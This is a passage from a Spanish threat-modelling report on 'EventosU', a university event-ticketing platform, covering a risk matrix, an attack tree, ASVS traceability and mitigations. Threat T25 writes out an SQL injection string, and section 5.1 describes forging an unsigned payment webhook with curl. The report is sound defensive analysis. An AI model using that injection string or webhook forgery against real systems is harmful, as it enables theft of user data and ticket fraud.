T25	Consultas SQL (API → PostgreSQL)	I	Un visitante que escribe ' OR 1=1– en el buscador del catálogo puede alterar la consulta si la API concatena texto en SQL, y obtiene el contenido de la tabla de usuarios con hashes de contraseña y los datos de las inscripciones.	3	2	6 Alto	Mitigar	Todas las consultas usan sentencias parametrizadas del ORM, el usuario de base de datos de la API no tiene permisos DDL ni acceso a tablas de auditoría, y Semgrep bloquea en el pipeline cualquier consulta construida por concatenación.	Abierta
T26	Pasarela de pagos (datos de tarjeta)	I	Un atacante que compromete el sitio o el CDN podría capturar los números de tarjeta si el formulario de pago estuviera dentro de EventosU, y obtendría los datos de tarjeta de todos los compradores.	3	1	3 Medio	Transferir	El pago se completa en la página alojada por la pasarela, EventosU nunca recibe ni almacena datos de tarjeta y la protección de esos datos se transfiere al proveedor certificado PCI DSS mediante un contrato que fija su responsabilidad ante incidentes y la entrega anual de su certificado de cumplimiento.	Transferida
T27	Microsoft Entra ID (disponibilidad)	D	Una interrupción del servicio de Microsoft Entra ID durante la apertura de inscripciones impide que los usuarios institucionales inicien sesión, y durante ese tiempo no pueden inscribirse en eventos con cupo limitado.	2	1	2 Bajo	Aceptar	Se acepta el riesgo porque la disponibilidad de Entra ID está cubierta por el acuerdo de servicio de Microsoft con la universidad, el login con correo y contraseña sigue disponible y la apertura de inscripciones puede reprogramarse, decisión que se revisa una vez al año. Responsable: jefe del Departamento de Tecnología de la universidad.	Aceptada

ID	Elemento	Tipo	Escenario	I	P	Riesgo	Respuesta	Mitigación	Estado
T28	Bucket de objetos (afiches)	D	Un organizador con la cuenta comprometida puede subir de forma repetida archivos de varios gigabytes, y obtiene un aumento de los costos de almacenamiento y de transferencia del CDN que afecta el presupuesto del sitio.	1	2	2 Bajo	Mitigar	La API limita los afiches a 5 MB y a un archivo vigente por evento, rechaza la subida antes de escribir en el bucket si excede ese tamaño, y el bucket tiene cuota y alerta de costos.	Abierta

5. Árbol de ataque

El objetivo analizado es *entrar a un evento sin pagar*. Un nodo O se cumple cuando se cumple cualquiera de sus hijos y un nodo Y requiere que se cumplan todos, mientras que cada hoja indica el costo estimado para el atacante. El camino más barato aparece con borde y líneas gruesas en rojo.



5.1. Camino más barato

El camino más barato es *Obtener un QR válido sin pagar* mediante la falsificación de la confirmación de pago (amenaza T01), porque sus tres condiciones tienen costo bajo o dependen solo del diseño actual, ya que basta una cuenta gratuita, conocer una URL que suele aparecer en la documentación pública del proveedor y una herramienta como curl, sin interactuar con otra persona, sin depender del horario del evento y con la posibilidad de repetirlo para cualquier inscripción y de compartir el método con otros estudiantes. Las demás ramas resultan más costosas, dado que pagar un monto menor también exige pagar algo y dejar rastro en la pasarela, usar el QR de otra persona obliga a llegar antes que el titular o a coincidir con él en otra puerta, tomar una cuenta requiere credenciales filtradas o una vulnerabilidad XSS explotable, y elevar privilegios depende de errores de autorización que no se pueden confirmar sin probar la API. Por esa razón la firma del webhook y la verificación del pago servidor a servidor se ubican entre los controles prioritarios de la sección 7.

6. Matriz de riesgo

6.1. Criterios

El riesgo se calcula como impacto por probabilidad, con valores de 1 a 3 en cada eje, y se clasifica como bajo (1 o 2), medio (3 o 4), alto (6) o crítico (9).

Nivel	**Impacto**	**Probabilidad**
Alto (3)	Afecta los ingresos de forma repetible, expone datos personales de muchos inscritos o entrega control de cuentas privilegiadas.	Explotable por un usuario anónimo o con una cuenta gratuita, con herramientas comunes y sin un control previsto en el diseño.
Medio (2)	Afecta a un usuario o a un evento concreto, o degrada el servicio de forma temporal sin pérdida de datos.	Requiere condiciones adicionales, como una cuenta con rol, la interacción de una víctima o un error de implementación probable.
Bajo (1)	Efecto limitado a costos de operación o a información no sensible, sin afectar a usuarios.	Requiere comprometer a un proveedor, acceso físico o la mala fe de un usuario de confianza.

6.2. Matriz 3 × 3

Impacto \ Probabilidad	Baja (1)	Media (2)	Alta (3)
Alto (3)	**3** T24, T26	**6** T02, T10, T15, T16, T18, T19, T25	**9** T01, T05, T09, T17
Medio (2)	**2** T08, T27	**4** T03, T04, T07, T11, T12, T13, T20, T22, T23	**6** T06, T14, T21
Bajo (1)	**1** –	**2** T28	**3** –

El resultado es de 4 amenazas críticas, 10 altas, 11 medias y 3 bajas.

6.3. Justificación de cada calificación

ID	Impacto	Justificación del impacto	Probab.	Justificación de la probabilidad
T01	3 Alto	Permite emitir entradas sin cobro de forma repetible, con pérdida de ingresos en todos los eventos pagados.	3 Alto	Solo requiere conocer una URL y enviar una petición HTTP, y el diseño no define cómo se autentica el webhook.
T02	3 Alto	Cada entrada obtenida con un monto menor representa una pérdida directa de ingreso del evento.	2 Medio	Requiere un proxy local y que la orden se arme en el navegador, condición que el diseño no aclara.
T03	2 Medio	Afecta disputas de cobro individuales y la reputación, sin exponer datos de forma masiva.	2 Medio	Los contracargos son habituales en pagos en línea y el diseño no contempla el registro de webhooks.
T04	2 Medio	Retrasa confirmaciones en horas de alta demanda, pero no destruye ni expone datos.	2 Medio	El endpoint es público por necesidad, aunque saturarlo requiere motivación y recursos del atacante.
T05	3 Alto	Permite ingresos no pagados y deja fuera a asistentes legítimos en cualquier evento.	3 Alto	El caso no define el contenido del QR y generar un código QR no requiere conocimientos técnicos.
T06	2 Medio	Cada ocurrencia permite un ingreso extra por entrada, con efecto acotado sobre aforo e ingresos.	3 Alto	Compartir capturas de un QR es frecuente y los eventos grandes operan varias puertas a la vez.
T07	2 Medio	Afecta a asistentes individuales y genera conflictos en puerta sin fuga masiva de datos.	2 Medio	Requiere descubrir el endpoint y conseguir imágenes de QR ajenos.
T08	2 Medio	Expone los datos de los asistentes de un evento contenidos en un solo dispositivo.	1 Bajo	Requiere acceso físico a un teléfono de puerta desbloqueado.
T09	3 Alto	Expone datos personales de todos los inscritos de cualquier evento, con consecuencias legales y reputacionales.	3 Alto	Cambiar un número en la URL es trivial y el diseño no define autorización a nivel de objeto.

ID	Impacto	Justificación del impacto	Probab.	Justificación de la probabilidad
T10	3 Alto	Un solo archivo reúne los datos personales de todos los inscritos de un evento.	2 Medio	Depende de una mala configuración del bucket o del reenvío del enlace, situaciones comunes pero no automáticas.
T11	2 Medio	Puede exponer datos de la hoja o del equipo del organizador, con alcance limitado a un evento.	2 Medio	Requiere que el organizador abra el archivo en una hoja de cálculo y acepte sus advertencias.
T12	2 Medio	Impide sancionar una filtración, aunque no la causa por sí misma.	2 Medio	Los organizadores exportan listas con frecuencia y el diseño no menciona auditoría.
T13	2 Medio	Aumenta el daño de cualquier filtración con datos que permiten contactar o identificar a cada estudiante.	2 Medio	Los archivos exportados circulan por correo y equipos personales con regularidad.
T14	2 Medio	Compromete cuentas individuales, con mayor daño cuando se trata de organizadores.	3 Alto	Las listas de credenciales filtradas son públicas y el login local está expuesto a Internet.
T15	3 Alto	Permite iniciar sesión como cualquier usuario institucional, incluidos administradores.	2 Medio	Requiere una cuenta en el tenant y un error de implementación en la validación de tokens.
T16	3 Alto	El token robado da acceso a cualquier cuenta que visite la página, incluidas las administrativas.	2 Medio	Requiere una cuenta de organizador y un punto del sitio que renderice HTML sin escapar.
T17	3 Alto	Otorga control total sobre usuarios, pagos y reportes de toda la plataforma.	3 Alto	El panel comparte login con los usuarios y basta llamar a la API directamente si falta el control en el servidor.
T18	3 Alto	Permite suplantar a cualquier usuario con cualquier rol.	2 Medio	Depende de una configuración débil de la librería JWT, error conocido pero no garantizado.
T19	3 Alto	Permite tomar cuentas, incluidas las de organizadores y administradores con login local.	2 Medio	Requiere que la API construya el enlace a partir de la cabecera Host y que la víctima haga clic.
T20	2 Medio	Afecta a estudiantes individuales mediante engaño, sin comprometer el sistema.	2 Medio	Suplantar el remitente es sencillo si el dominio no publica DMARC, pero requiere una campaña activa.
T21	2 Medio	Deja sin cupo a estudiantes reales en eventos de alta demanda y afecta los ingresos.	3 Alto	Crear cuentas e inscripciones con un script es sencillo y los eventos populares atraen este abuso.
T22	2 Medio	Ejecuta scripts en navegadores de quienes abren el afiche, con alcance limitado al evento.	2 Medio	Requiere una cuenta de organizador comprometida.
T23	2 Medio	Expone tokens y datos personales a personas sin necesidad de conocerlos.	2 Medio	Registrar peticiones completas es común durante el desarrollo y suele pasar a producción.
T24	3 Alto	Un cambio de rol no rastreable puede derivar en abuso de privilegios sin responsables identificables.	1 Bajo	Requiere que un administrador actúe de mala fe, situación poco frecuente.
T25	3 Alto	Expone toda la base de datos de usuarios e inscripciones.	2 Medio	Requiere una consulta construida por concatenación, error frecuente pero detectable en revisión.
T26	3 Alto	Una fuga de datos de tarjeta implica sanciones contractuales y pérdida de confianza.	1 Bajo	El diseño ya redirige el pago al proveedor, por lo que EventosU no maneja datos de tarjeta.
T27	2 Medio	Retrasa inscripciones mientras dura la interrupción, sin pérdida ni exposición de datos.	1 Bajo	Las interrupciones de Entra ID son poco frecuentes y de corta duración.

ID	Impacto	Justificación del impacto	Probab.	Justificación de la probabilidad
T28	1 Bajo	Afecta los costos de operación sin exponer datos ni detener el sitio.	2 Medio	Requiere una cuenta de organizador comprometida y un interés en generar costos.

7. Respuesta y trazabilidad

7.1. Resumen de respuestas

De las 28 amenazas, 25 se mitigan con controles concretos descritos en la tabla de amenazas, 1 se elimina (T13, retirando del CSV las columnas de carné y teléfono), 1 se transfiere (T26, protección de datos de tarjeta a cargo de la pasarela certificada PCI DSS) y 1 se acepta (T27).

7.2. Riesgo aceptado

La amenaza T27, interrupción de Microsoft Entra ID durante la apertura de inscripciones, se acepta con riesgo bajo (impacto 2, probabilidad 1), dado que la disponibilidad del servicio está cubierta por el acuerdo de Microsoft con la universidad, el login con correo y contraseña sigue disponible como alternativa y una apertura de inscripciones puede reprogramarse sin pérdida de datos, por lo que construir un proveedor de identidad redundante tendría un costo mayor que el daño esperado. El responsable de la decisión es el jefe del Departamento de Tecnología de la universidad, quien la revisa una vez al año o después de cualquier interrupción que afecte una apertura de inscripciones.

7.3. Trazabilidad de las cinco amenazas críticas

Las cinco amenazas de mayor riesgo son T01, T05, T09 y T17, con riesgo 9, y T16, elegida entre las de riesgo 6 porque el diseño ya establece que el token se guarda en el navegador y porque su robo compromete cuentas de cualquier rol, incluido el administrador. Los requisitos se toman de OWASP ASVS versión 4.0.3.

T01. Webhook de pago falsificado (riesgo 9, crítico)	
Requisito ASVS	V13.2.6, los encabezados y el contenido de los mensajes son confiables y no se modifican en tránsito; V1.2.2, la comunicación entre componentes está autenticada; V11.1.1, los flujos de negocio se procesan en orden y sin saltar pasos.
Historia de usuario o tarea	Como tesorería de la universidad se requiere que una inscripción solo se marque como pagada cuando la pasarela confirme el cobro con una notificación firmada y verificada, para que nadie obtenga entradas sin pagar.
Criterios y tareas	Un webhook sin firma o con firma alterada recibe 401 y no cambia el estado, uno con marca de tiempo mayor a 5 minutos se rechaza, un evento repetido con el mismo identificador no genera un segundo QR y un monto distinto al de la orden se rechaza. La tarea técnica consiste en implementar el middleware de verificación HMAC con el secreto en el gestor de secretos y la consulta de estado a la API del proveedor.
Control que verifica	DAST. Un script de OWASP ZAP ejecutado en el pipeline contra el entorno de pruebas envía al webhook una petición sin firma, otra con firma alterada y otra repetida, y el pipeline falla si alguna recibe una respuesta 2xx o cambia el estado de la inscripción.
Evidencia esperada	Reporte de ZAP sin alertas para el escenario y prueba de integración en verde en cada merge a la rama principal.

T05. QR generado con el identificador de otra inscripción (riesgo 9, crítico)	
Requisito ASVS	V6.3.1, los valores aleatorios que no deben ser adivinables se generan con un CSPRNG aprobado; V4.2.1, los datos están protegidos contra referencias directas inseguras a objetos.
Historia de usuario o tarea	Como personal de puerta se requiere que cada QR contenga un token aleatorio imposible de adivinar y asociado a una sola inscripción, para que nadie pueda generar entradas de otras personas.
Criterios y tareas	El token tiene al menos 128 bits generados con crypto.randomBytes, el QR no contiene identificadores de base de datos y un token de otro evento o fecha devuelve “no válido”. La tarea técnica consiste en crear el servicio de emisión de tokens y la columna única e indexada en la tabla de inscripciones.
Control que verifica	SAST. Una regla de Semgrep propia falla el pipeline si el módulo de entradas usa Math.random, UUID v1 o el identificador de la inscripción para construir el contenido del QR, y se complementa con una prueba manual de enumeración antes de cada lanzamiento.
Evidencia esperada	Resultado de Semgrep sin hallazgos para la regla y acta de la prueba manual firmada por quien la ejecuta.

T09. Exportación del CSV de un evento ajeno (riesgo 9, crítico)	
Requisito ASVS	V4.2.1, protección contra IDOR al leer registros de otros; V13.1.4, decisiones de autorización tanto en la URI como a nivel de recurso; V4.1.3, principio de mínimo privilegio.
Historia de usuario o tarea	Como organizador se requiere exportar únicamente la lista de inscritos de los eventos propios, para que los datos de otros eventos no queden expuestos.
Criterios y tareas	Si el organizador A solicita el CSV de un evento del organizador B recibe 403 y se registra un evento de auditoría, mientras que el administrador puede exportar cualquier evento y la acción queda registrada. La tarea técnica consiste en implementar la función de autorización por objeto en el middleware común de la API.
Control que verifica	DAST. OWASP ZAP se configura con dos contextos autenticados, organizador A y organizador B, y el complemento Access Control Testing recorre la ruta /api/eventos/{id}/inscritos.csv con ambos, de modo que el pipeline falla si un organizador obtiene 200 sobre un evento ajeno.
Evidencia esperada	Reporte de Access Control Testing sin accesos indebidos y prueba unitaria de la función de autorización en verde.

T17. Funciones administrativas sin control de rol en el servidor (riesgo 9, crítico)	
Requisito ASVS	V4.1.1, el control de acceso se aplica en una capa de servicio confiable; V1.4.1, el control de acceso nunca se aplica en el cliente; V4.3.1, las interfaces administrativas usan MFA.
Historia de usuario o tarea	Como administrador se requiere que solo usuarios con rol administrador y MFA puedan usar las funciones de /admin, para que un estudiante no pueda modificar roles, pagos ni reportes.
Criterios y tareas	Una llamada de un estudiante a PUT /api/usuarios/{id}/rol recibe 403, una ruta administrativa nueva sin el middleware de rol hace fallar las pruebas y una cuenta administrativa sin MFA no accede al panel. La tarea técnica consiste en crear el middleware de autorización que niega por defecto y exigir MFA mediante acceso condicional en Entra ID.
Control que verifica	DAST complementado con prueba manual. OWASP ZAP, autenticado como estudiante, ejecuta todas las rutas /api/admin/* tomadas de la especificación OpenAPI y espera 403 en cada una, mientras que la exigencia de MFA se verifica de forma manual en cada lanzamiento.
Evidencia esperada	Reporte de ZAP con 403 en todas las rutas administrativas y evidencia de la prueba de MFA.

T16. Robo del JWT guardado en localStorage mediante XSS (riesgo 6, alto)	
Requisito ASVS	V5.3.3, escape de salida según el contexto contra XSS; V3.4.2 y V3.4.3, cookies de sesión con HttpOnly y SameSite; V8.2.2, el almacenamiento del navegador no contiene datos sensibles; V14.4.3, cabecera Content-Security-Policy.
Historia de usuario o tarea	Tarea técnica: mover el token de sesión de localStorage a una cookie HttpOnly, Secure y SameSite=Strict, eliminar los usos de dangerouslySetInnerHTML, sanitizar el texto enriquecido con DOMPurify y configurar la CSP en el CDN.
Criterios y tareas	Después del login localStorage no contiene el token, la cookie tiene los tres atributos, la cabecera CSP está presente sin 'unsafe-inline' y una descripción de evento con una etiqueta script se muestra como texto.
Control que verifica	SAST y DAST. Semgrep aplica la regla de React sobre dangerouslySetInnerHTML y una regla propia que detecta localStorage.setItem con tokens, y el escaneo pasivo de ZAP falla el pipeline ante las alertas 10038 (CSP ausente), 10010 (cookie sin HttpOnly) y 10054 (cookie sin SameSite).
Evidencia esperada	Resultados de Semgrep y ZAP sin hallazgos de esas reglas en cada merge.

8. Conclusiones

El análisis muestra que los riesgos más altos de EventosU no provienen de la tecnología elegida sino de decisiones de diseño que el caso deja abiertas, en particular cómo se confirma un pago, qué contiene el QR, dónde se aplica la autorización y dónde se guarda la sesión, de modo que resulta más barato resolverlas ahora que corregirlas cuando exista código.

Antes de programar, el equipo cambiaría el diseño de modo que la confirmación del pago dependa de un webhook firmado y de una consulta servidor a servidor del estado de la transacción, con una tabla de webhooks idempotente que sirva además como evidencia ante contracargos, que el QR sea un token aleatorio de 128 bits consumido con una actualización atómica y validado solo por personal con rol de puerta asignado al evento, que el token de sesión pase de localStorage a una cookie HttpOnly con SameSite estricto acompañada de una CSP restrictiva en el CDN, que el panel de administración quede separado del sitio público con acceso exclusivo para cuentas con MFA y autorización centralizada en la API que niega por defecto, que la exportación del CSV se genere bajo demanda con autorización por objeto, sin las columnas de carné y teléfono, con URL firmadas de corta duración y borrado automático, y que exista desde el inicio un registro de auditoría de solo inserción para pagos, exportaciones y cambios de rol, con redacción de datos sensibles.

Estos cambios convierten a la mayoría de las amenazas críticas y altas en requisitos verificables dentro del pipeline mediante SAST, DAST e IaC, lo que permite comprobar en cada entrega que las decisiones del modelo se mantienen, y el mismo proceso queda disponible como base para la fase 2 del proyecto final.